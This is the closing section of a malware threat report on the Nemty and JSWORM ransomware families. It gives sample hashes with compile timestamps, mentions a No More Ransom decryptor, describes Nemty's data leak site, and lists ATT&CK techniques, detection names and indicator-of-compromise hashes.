


FIGURE 48. JSWORM ransomware and Nemty announcement

We analyzed all the samples we had of JSWORM and Nemty and could not find any relationship in the code base between them, but it is clear that both pieces of ransomware belong to the same moniker.

HASH	FAMILY	Compilation timestamp
0b33471bbd9fbbf08983eff34ee4ddc9	Nemty	2019-08-29 08:31:32
0e0b7b238a06a2a37a4de06a5ab5e615	Nemty	2019-08-19 04:34:25
27699778d2d27872f99ee491460485aa	JSWORM	1992-06-19 22:22:17
31adc85947ddef5ce19c401d040aee82	JSWORM	2019-07-19 05:21:52
348c3597c7d31c72ea723d5f7082ff87	Nemty	2019-08-25 11:58:28
37aaba6b18c9c1b8150dae4f1d31e97d	Nemty	2019-08-20 19:13:54
4ca39c0aeb0daeb1be36173fa7c2a25e	Nemty	2019-08-13 14:46:54
5126b88347c24245a9b141f76552064e	Nemty	2019-08-21 16:16:54
5cc1bf6122d38de907d558ec6851377c	Nemty	2019-08-21 14:27:55
74701302d6cb1e2f3874817ac499b84a	JSWORM	2019-07-10 08:44:29
7def79329823f3c81a6d27d2c92460ef	JSWORM	2019-07-09 18:54:23
dcec4fed3b60705eafdc5cbff4062375	Nemty	2019-08-21 19:25:16
de9e1a5fc0f0a29b97eb99542d1f297a	JSWORM	2019-07-09 20:25:14
f270805668e8aecf13d27c09055bad5d	Nemty	2019-08-21 18:42:10
f796af497399c256129f2ce61eb8855b	JSWORM	2019-07-19 05:24:00
fbf7ba464d564dbf42699c34b239b73a	JSWORM	1992-06-19 22:22:17
0f3deda483df5e5f8043ea20297d243b	Nemty	2018-12-04 11:00:39

Some of the samples released contain custom packers so the compilation timestamp is not accurate for those cases.

Based on the data of the binaries we found, we can see how Nemty activity started some time after the JSWORM ransomware disappeared. This could indicate that the threat actor jsworm was developing both pieces of ransomware at the same time.

Free Decryptor Available Through No More Ransom

One of the partners of [NoMoreRansom](#) was able to release a working version of a Nemty decryptor. If someone is affected by this ransomware, it is possible [to contact them](#) through NoMoreRansom to get a decryptor.

Nemty Releases Customer Data Publicly

In our analysis of the Nemty ransomware, we spotted a new trend in how its authors managed the data of their victims.

In this instance, much like we have seen with other ransomware families like Maze, Nemty has its own website on which customer data is publicly released.




Image source: Bleeping Computer

Conclusion

Despite the number of RaaS families that appeared this year, Nemty represents another piece to observe and follow. Since we started to watch the activities of this ransomware, the criminals behind it have released multiple new versions with bug fixes and improvements. Such activity suggests that ransomware authors are feeling pressure from the great work done by security researchers and organizations, and in the case of Nemty, even from the underground criminal community which itself was quick to criticize some of its functions and implementations.

Tesorion, now a partner in [No More Ransom](#), released a working decryptor for Nemty and so we now expect that the author will change the ransomware again to continue their activities. The last action we observed from this group was the website shown above, created to leak customer data.

Mitre ATT&CK

The sample uses the following MITRE ATT&CK™ techniques:

Technique ID	Technique Description
T1124	System Time Discovery
T1083	File and Directory Discovery
T1012	Query Registry
T1057	Process Discovery

T1047	Windows Management Instrumentation
T1035	Service Execution
T1215	Kernel Modules and Extensions
T1179	Hooking
T1112	Modify Registry
T1107	File Deletion
T1089	Disabling Security Tools
T1055	Process Injection
T1179	Hooking
T1055	Process Injection
T1132	Data Encoding

Coverage

Generic Trojan.si

GenericRXIS-SF!348C3597C7D3

GenericRXIS-SF!37AABA6B18C9

GenericRXIS-SF!5CC1BF6122D3

GenericRXIU-OJ!0B33471BBD9F

Ransom-Nemty!09F3B4E8D824

Ransom-Nemty!2FAA102585F5

Ransom-Nemty!65B07E2FD628

Ransom-Nemty!9D6722A4441B

RDN/GenDownloader.alr

RDN/Generic.fps

RDN/Generic.fqr

RDN/Generic.fry

RDN/Generic.ftv

RDN/Generic.fxs

RDN/Generic.fyy

RDN/Ransom.gg

RDN/Ransom.gn

Trojan-FRGK!484036EE8955

Indicators of Compromise

Hash	PE TimeStamp
64a1ce2faa2ab624afcbbbb6f43955e116b6c170d705677dba6c4818770903aa	1992:06:20 00:22:17+02:00
c537c695843ab87903a9dbc2b9466dfbe06e8e0dde0c4703cbac0febeb79353a	1992:06:20 00:22:17+02:00
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